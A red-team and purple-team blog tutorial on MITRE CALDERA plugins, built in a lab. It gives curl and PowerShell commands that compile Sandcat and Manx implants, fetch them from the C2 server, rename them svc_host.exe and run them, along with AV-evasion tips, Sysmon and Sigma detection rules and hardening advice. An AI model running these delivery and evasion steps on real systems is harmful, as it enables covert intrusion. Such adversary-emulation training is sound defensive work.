CALDERA Plugin Ecosystem: Sandcat, Manx, Response, and Custom Plugin Development
Out of the box, CALDERA is mostly scaffolding. The C2 loop, the operation engine, the fact store, the planners: all of that is real, but the parts you actually operate against a range live in plugins. Sandcat gives you the implant. Manx gives you a hands-on-keyboard reverse shell. Response flips the whole thing into a blue-team responder. And the plugin contract itself is small enough that you can bolt on your own REST endpoint and ability set in an afternoon.
This walkthrough builds all three agents against an isolated lab, dissects the plugin loading mechanism, and ends with a working purple-team plugin you compile and load yourself. Every command runs against gear you own.
Lab: CALDERA server on Ubuntu/Kali at 192.168.56.10:8888, a Windows 10 VM target at 192.168.56.20, no internet routing, Defender disabled on the target for clarity. Everything below is LAB USE ONLY - run only on systems you own and control. Run CALDERA v5.1.0 or newer (that matters, and I explain why in the Manx section).
1. CALDERA Architecture Primer

CALDERA splits cleanly into a core system and plugins. The core boots from server.py, which walks the plugins directory and hooks each enabled plugin into the running aiohttp application.
Two files govern loading:
| File | Role |
|---|---|
conf/default.yml / conf/local.yml | Lists which plugins load at boot. A plugin listed in local.yml is loaded every time the server starts. |
plugins/<name>/hook.py | Per-plugin entry point. Exposes an initialize(services) function that server.py calls automatically for each loaded plugin at boot. |
The single argument passed to every hook is services, a dict of core services that live inside the core system. Those services (in app/services/) are the only safe surface a plugin should touch. The rule I hammer on with anyone writing a plugin: use the public functions on the services, never import core modules directly, because core internals change between releases and your plugin breaks on the next git pull.
The other vocabulary you need before deploying anything:
| Concept | Definition |
|---|---|
| Agent | An implant that beacons to the C2 and executes instructions (Sandcat, Manx). |
| Ability | A single ATT&CK-mapped command with executors, parsers, and cleanup. |
| Adversary | An ordered list of abilities under atomic_ordering, plus an optional objective. |
| Operation | An adversary run against an agent group by a planner. |
| Fact | A key/value the operation collects (for example host.user.name) and reuses. |
| Planner | Logic deciding which ability runs next. The default atomic planner (app/atomic.py in stockpile) sends one ability at a time to each agent in the group, in atomic_ordering sequence. |
Commands can carry variables written as #{variable}. Before execution, CALDERA searches the command for these and substitutes collected fact values. Two special ability categories matter operationally: Bootstrap abilities run immediately after an agent’s first beacon, and Deadman abilities run just before an agent terminates gracefully.
2. Sandcat Deep Dive: The Default Agent
Sandcat (internally 54ndc47) is CALDERA’s default implant, written in Golang for cross-platform builds against Windows, Linux, and macOS. It beacons on an interval, pulls instructions, executes, and returns results plus an exit_code field the server uses for link status.
The source tree matters:
| Path | Contents |
|---|---|
plugins/sandcat/gocat/ | Core agent code, all basic features. |
plugins/sandcat/gocat/sandcat.go | Main file with hardcodable defaults such as the server variable. |
plugins/sandcat/gocat-extensions/ | Optional modules compiled in on request. |
plugins/sandcat/hook.py | Handles payload compilation callbacks. |
Dynamic recompilation is the feature that earns Sandcat its keep. If a compatible Golang toolchain is installed on the server, CALDERA compiles a fresh binary at download time. Every build produces a new file hash, which defeats naive hash-based signatures, and it lets you bake C2 values or extensions in at compile time. The precompiled binaries shipped in the plugin only carry basic features and, being public on GitHub, get flagged by AV more readily. Compile fresh.
You drive the compilation with HTTP headers when you request the binary. This is the trick that keeps your server URL and group out of the process command line and off the process tree.
Pull a Windows binary from Kali with an embedded server, group, and two extensions:
# LAB USE ONLY - Kali host, 192.168.56.10
curl -sk -X POST \
  -H 'file:sandcat.go' \
  -H 'platform:windows' \
  -H 'server:http://192.168.56.10:8888' \
  -H 'group:redteam' \
  -H 'gocat-extensions:proxy_http,shells' \
  http://192.168.56.10:8888/file/download \
  -o sandcat.exe
If you want to build by hand from the source tree, the cross-compile is a one-liner. The -ldflags="-s -w" strips the symbol table and debug info to shrink the binary:
# LAB USE ONLY - on the CALDERA server
cd plugins/sandcat/gocat
GOOS=windows GOARCH=amd64 go build \
  -o ../payloads/sandcat.go-windows \
  -ldflags="-s -w" sandcat.go
Swap GOOS=linux or GOOS=darwin for the other targets.
Runtime behaviour is controlled by CLI flags when you invoke the binary directly: -server <URL>, -group <name>, -v for verbose, and -originLinkID <link_id> for lateral movement tracking (more on that shortly). Executors available in the default deployment: Windows uses psh (PowerShell) or cmd, Linux and macOS use sh. There is also a proc executor that spawns a process directly from an executable path and arguments rather than routing through a shell interpreter, which changes the process ancestry a defender sees.
Sandcat can also run as a DLL via rundll32, calling the exported VoidFunc function or a custom-named export like MyFunc. Payloads served by the server can be stored plain or XOR-encoded so server-side AV does not eat them; run app/utility/payload_encoder.py against a file to produce the encoded version.
Deliver the binary on the Windows target with the same header trick, so no -server flag ever shows in the command line:
# LAB USE ONLY - Windows VM target, 192.168.56.20
$url = "http://192.168.56.10:8888/file/download"
$headers = @{
    'file'     = 'sandcat.go'
    'platform' = 'windows'
    'server'   = 'http://192.168.56.10:8888'
    'group'    = 'redteam'
}
Invoke-WebRequest -Uri $url -Headers $headers -OutFile "$env:TEMP\svc_host.exe"
Start-Process "$env:TEMP\svc_host.exe"
Within a beacon interval the agent shows up under Campaigns then Agents in the web UI at http://192.168.56.10:8888.
3. Sandcat Extensions and P2P Chaining
The gocat-extensions system is how you keep the base agent small and add capability on demand. You request extensions through the gocat-extensions header at compile time. The ones worth knowing:
| Extension | Capability |
|---|---|
shells | Adds osascript (macOS) and pwsh (PowerShell Core) executors. |
shellcode | Shellcode execution primitives. |
proxy_http | HTTP peer-to-peer proxy receiver. |
proxy_smb_pipe | SMB named-pipe P2P proxy for Windows. |
donut | Executes .NET assemblies in memory via TheWover/donut. |
shared | C sharing functionality. |

P2P chaining is the reason proxy_http exists. An agent compiled with listenP2P:true opens a proxy receiver; a second agent on a segment that cannot reach the C2 directly beacons to that first agent, which relays traffic to the server. You build the chain: internal agent, then proxy agent, then CALDERA server. On a segmented range this is how you reach hosts with no route to 192.168.56.10.
Lateral movement tracking ties the graph together. When one link spawns a new agent, CALDERA passes the spawning link’s ID via -originLinkID. On check-in the agent returns it as origin_link_id in its JSON profile, so the operation graph knows which action produced which agent. Without that argument, a spawned agent looks orphaned.
Enable a P2P-capable Windows build with the SMB pipe proxy and donut:
# LAB USE ONLY
curl -sk -X POST \
  -H 'file:sandcat.go' \
  -H 'platform:windows' \
  -H 'server:http://192.168.56.10:8888' \
  -H 'group:redteam' \
  -H 'gocat-extensions:proxy_smb_pipe,donut,shells' \
  -H 'listenP2P:true' \
  -H 'architecture:amd64' \
  http://192.168.56.10:8888/file/download \
  -o sandcat_p2p.exe
Sandcat’s default contact is HTTP on 8888, but the contact layer supports http, tcp, udp, websocket, gist (GitHub), and dns. Each contact is an independent Python module registered with the contact_svc at server start.
4. Manx: TCP Reverse-Shell Agent
Manx is the plugin you reach for when you want hands-on-keyboard, not autonomy. It supplies shell access into CALDERA plus reverse-shell payloads for entering and exiting agents manually. The defining difference from Sandcat: Manx communicates over the TCP contact, not HTTP.
Loading the plugin (it also ships as the terminal plugin) surfaces a new Terminal GUI page. From there you drop reverse shells on target hosts and drive sessions through a built-in terminal emulator. Manx handles long-running commands cleanly, which is the practical win over shoving a shell through an autonomous agent.
Deploy a Manx payload on the Windows target. CALDERA generates the delivery command for you from the Terminal page; here is the equivalent, showing what it does:
# LAB USE ONLY - Windows VM target
$url = "http://192.168.56.10:8888/file/download"
$headers = @{ 'file' = 'manx.go'; 'platform' = 'windows'; 'server' = '192.168.56.10' }
Invoke-WebRequest -Uri $url -Headers $headers -OutFile "$env:TEMP\manx.exe"
Start-Process "$env:TEMP\manx.exe"
# Session appears in the CALDERA Terminal GUI for interactive use
Now the security note you cannot skip. CVE-2025-27364 is an unauthenticated RCE that lives in exactly the dynamic compilation functionality both Manx and Sandcat use. The agent download endpoint accepts options like communication method, keys, and C2 address through HTTP headers, then compiles the agent on the fly and passes those values in via ldflags. That injection path allowed unauthenticated remote code execution on the CALDERA server itself. It is patched: MITRE fixed it in the Master branch and v5.1.0+. Run the latest version in your lab and never expose port 8888 to an untrusted network. This is the single strongest argument for treating the CALDERA server as a sensitive asset, not a throwaway box.
5. The Response Plugin: Autonomous IR
Response is CALDERA pointed at the defender’s side of the table. It is an autonomous incident response plugin that fights back against adversaries on a compromised host. Structurally it mirrors Stockpile: it ships adversaries, abilities, and fact sources, all loaded from plugins/response/data/*, but the tactics are IR actions rather than offense.
Operationally you run it as a blue-team operation triggered by detected adversary activity, and you can pair it with the GameBoard plugin for red-versus-blue scoring. Its ability YAMLs use the identical schema to Stockpile: id, name, description, tactic, technique, platforms, executors, cleanup, parsers.
Here is a fact-driven IR ability that kills a process flagged by detection. Drop it in plugins/response/data/abilities/incident-response/:
---
# LAB USE ONLY
- id: b9c0d1e2-0010-0020-0030-000000000002
  name: Kill suspicious process by name
  description: Terminates a process flagged by detection (fact-driven)
  tactic: incident-response
  technique:
    attack_id: T1489
    name: Service Stop
  platforms:
    windows:
      psh:
        command: Stop-Process -Name #{host.process.name} -Force
    linux:
      sh:
        command: pkill -f #{host.process.name}
The #{host.process.name} variable is populated by a detection fact source. Wire this into an operation and Response will terminate the offending process autonomously, which is a clean demonstration of the whole fact-substitution loop working defensively.
6. Stockpile and the Ability YAML Schema
Stockpile is the core repository of abilities, adversaries, planners, and facts, all loaded through plugins/stockpile/data/*. Most adversary profiles live in plugins/stockpile/data/adversaries, and profiles you build in the UI land in data/adversaries too. The atomic planner sits at app/atomic.py; a bucket-style example planner sits at app/buckets.py.
Ability YAML is the format you will write most. A discovery ability with a parser that harvests usernames into facts, placed in plugins/stockpile/data/abilities/discovery/:
---
# LAB USE ONLY
- id: a1b2c3d4-0001-0002-0003-000000000001
  name: Enumerate local users
  description: Lists local user accounts on the target
  tactic: discovery
  technique:
    attack_id: T1087.001
    name: Local Account
  platforms:
    windows:
      psh:
        command: Get-LocalUser | Select-Object Name,Enabled | ConvertTo-Csv -NoTypeInformation
        parsers:
          plugins.stockpile.app.parsers.csv:
            - source: host.user.name
        linux:
      sh:
        command: "cat /etc/passwd | cut -d: -f1"
The parsers block is what turns raw stdout into reusable facts. The CSV parser here writes each result into host.user.name, which a downstream ability can pull via #{host.user.name}. Adversary profiles then reference abilities by ID under atomic_ordering, and that list is exactly the run order.
7. Custom Plugin Development: Step-by-Step
A plugin can be almost anything: a RAT like Sandcat, a new GUI, or a private collection of abilities you keep closed-source. The Skeleton plugin scaffolds one:
# LAB USE ONLY - from the skeleton plugin directory
python plugin-init.py
That produces the directory layout. The contract is hook.py with an async entry function that receives services. Below is a minimal viable hook that registers a REST GET endpoint and loads abilities from the plugin’s own data/ directory:
# LAB USE ONLY - plugins/myrecon/hook.py
from aiohttp import web
from app.utility.base_world import BaseWorld

name = 'myrecon'
description = 'Custom recon plugin for GenXCyber lab'
address = '/plugin/myrecon/gui'

async def enable(services):
    app = services.get('app_svc').application
    # Register a REST endpoint
    app.router.add_route('GET', '/api/myrecon/hosts', ReconApi(services).get_hosts)
    # Load plugin data (abilities, adversaries, facts)
    data_svc = services.get('data_svc')
    await data_svc.load_data(directory='plugins/myrecon/data')

class ReconApi:
    def __init__(self, services):
        self.services = services

    async def get_hosts(self, request):
        agents = await self.services.get('data_svc').locate('agents')
        host_list = [{'host': a.host, 'paw': a.paw, 'group': a.group} for a in agents]
        return web.json_response(host_list)
Notice the discipline: it pulls app_svc and data_svc from the services dict and calls only public functions like locate. No core imports beyond base_world. A Jinja2 template at plugins/myrecon/templates/myrecon.html surfaces a navigation tab automatically. Any Markdown or reStructuredText in plugins/myrecon/docs/ shows up in the docs generated by the fieldmanual plugin.
Add - myrecon to conf/local.yml, then restart with a clean object store so stale state does not confuse you:
# LAB USE ONLY
python server.py --fresh
Hit http://192.168.56.10:8888/api/myrecon/hosts and you get JSON of every checked-in agent. That is the entire plugin loop: hook, service, endpoint, data.

8. Lab Exercise: Build a Purple-Team Plugin
Chain everything into one purple-team flow: deploy a Sandcat agent, collect a recon fact, expose it over a custom endpoint, then trigger a Response IR ability against the agent.
| Step | Action | Tool / Command |
|---|---|---|
| 1. Recon | Confirm target reachable and C2 port open | ping 192.168.56.20; nc -zv 192.168.56.20 8888 |
| 2. Compile agent | Header-based dynamic compile | curl on Kali (Section 2 block) |
| 3. Deploy agent | PowerShell delivery, headers hide config | PowerShell on Windows VM |
| 4. Confirm check-in | Campaigns then Agents | Browser to http://192.168.56.10:8888 |
| 5. Build adversary | Profile with atomic_ordering referencing the discovery ability | GUI or YAML in plugins/stockpile/data/adversaries/ |
| 6. Run operation | Launch against redteam group | Operations page |
| 7. Inspect results | Review links, collected facts, parsed host.user.name | Operations then links |
| 8. Deploy Manx | Drop a TCP reverse shell for interactive work | PowerShell; Terminal plugin |
| 9. Trigger Response | Run the auto-kill IR ability against the agent process | Response ability (Section 5 block) |
| 10. Load custom plugin | Scaffold, add hook.py, restart clean | python plugin-init.py; python server.py --fresh |
Run it in order once and the pieces snap together. The gotcha that cost me time the first pass: I forgot --fresh after editing the plugin’s data/ directory, so CALDERA kept serving abilities from the old object store and my new ability never appeared. Flush the store whenever you touch plugin data.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| Header-based config hiding | Passing server, group via HTTP headers so no CLI args appear in the process tree. |
| Hash rotation via recompile | Every dynamic build has a fresh hash, defeating static signatures. |
| P2P relay chaining | proxy_http / proxy_smb_pipe reach segmented hosts through a pivot agent. |
| In-memory execution | donut and shellcode extensions run assemblies without touching disk. |
| DLL execution | rundll32 calling VoidFunc to blend agent launch into a signed LOLBIN. |
| Manual TCP shell | Manx reverse shell over TCP for interactive, long-running commands. |
10. Defensive Strategies & Detection
Sysmon carries most of the load:
| Event ID | What it catches |
|---|---|
1 Process Create | Agent execution; anomalous names spawned from powershell.exe / cmd.exe; parent-child anomalies. |
3 Network Connection | Beaconing to 8888/tcp (HTTP) or configured ports; Manx TCP reverse-shell connections. |
7 Image Load | DLL-mode Sandcat via rundll32.exe; unsigned DLLs loaded from %TEMP%. |
10 Process Access | shellcode / donut abilities accessing other process memory. |
11 File Create | Agent binary dropped to %TEMP% or C:\Users\Public\. |
22 DNS Query | DNS-contact mode: unusual queries from agent processes. |
23 File Delete | Deadman ability deleting the agent executable (ability 5f844ac9-5f24-4196-a70d-17f0bd44a934). |
A network Sigma sketch for the HTTP beacon:
title: CALDERA Sandcat C2 Beacon
status: experimental
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        EventID: 3
        DestinationPort:
            - 8888
            - 443
            - 53
        Initiated: 'true'
    filter_legitimate:
        Image|contains:
            - 'chrome.exe'
            - 'firefox.exe'
    condition: selection and not filter_legitimate
fields:
    - Image
    - DestinationIp
    - DestinationPort
    - User
And the dropped-binary file event:
title: CALDERA Agent Binary Drop
logsource:
    category: file_event
    product: windows
detection:
    selection:
        EventID: 11
        TargetFilename|contains:
            - '\Users\Public\'
            - '\Temp\'
        TargetFilename|endswith:
            - '.exe'
            - '.bin'
    condition: selection
Beyond Sysmon: enable Process Creation auditing (Security 4688 with command-line logging) to capture -server / -group when operators forget the header trick, and turn on PowerShell Script Block Logging (HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging set EnableScriptBlockLogging = 1) to catch the Invoke-WebRequest delivery. Useful ETW providers: Microsoft-Windows-WinInet (HTTP C2), Microsoft-Windows-DNS-Client (DNS contact), Microsoft-Windows-Kernel-Process, and Microsoft-Windows-PowerShell. On the wire, a Corelight/Zeek detector script for CALDERA exists (github.com/corelight); at the proxy, alert on low-jitter HTTP POSTs to 8888 carrying small application/json bodies, and flag the file:sandcat.go header on ingress to any server during compilation requests.
Hardening for your own CALDERA box: isolate it on a VLAN with no internet route, front it with the ssl plugin, restrict 8888/tcp with lab-only ACLs, enable API key authentication, and stay on v5.1.0+ to keep CVE-2025-27364 closed. Score your blue team’s coverage with the GameBoard plugin, which tracks true/false positives and negatives across simultaneous red and blue operations.

11. Tools for CALDERA Analysis
| Tool | Description | Link |
|---|---|---|
| Sysmon | Process, network, file, and image-load telemetry | learn.microsoft.com |
| Zeek | Network detection, CALDERA-specific detector script | zeek.org |
| Sigma | Portable detection rules for the beacon and drop | github.com |
| GameBoard plugin | Red-vs-blue scoring of detection coverage | github.com/mitre |
| Process Hacker | Inspect agent process ancestry and loaded modules | processhacker.sourceforge.io |
| Wireshark | Confirm beacon cadence and header artifacts | wireshark.org |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Local Account discovery | T1087.001 | Sysmon 1 + Script Block Logging on Get-LocalUser |
| Application Layer Protocol: Web | T1071.001 | Sysmon 3 to 8888; WinInet ETW |
| Ingress Tool Transfer | T1105 | Sysmon 11 binary drop to %TEMP% / Public |
| System Binary Proxy: Rundll32 | T1218.011 | Sysmon 7 unsigned DLL via rundll32.exe |
| Proxy: Internal (P2P) | T1090.001 | Internal-only connections to pivot agent |
| Service Stop (Response IR) | T1489 | Security 4688 on Stop-Process |
Summary
- CALDERA’s power lives in its plugins; the core just loads each one through its
hook.pyinitialize(services)contract listed inlocal.yml. - Sandcat is the Golang default implant: dynamic recompilation rotates its hash, header-based config keeps
serverandgroupoff the process tree, andgocat-extensionsadd P2P and in-memory execution on demand. - Manx is the TCP reverse-shell agent driven from the Terminal GUI; run v5.1.0+ because the compilation endpoint carried CVE-2025-27364.
- Response reuses the Stockpile ability schema to fight back autonomously, and GameBoard scores it against red-team activity.
- A custom plugin is small: a hook that registers an aiohttp route and loads
data/, using only public service functions, refreshed withpython server.py --fresh. - Detect all of it with Sysmon
1,3,7,11, and23, PowerShell Script Block Logging, and network signatures on the 8888 beacon and thefile:sandcat.goheader.
Related Tutorials
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.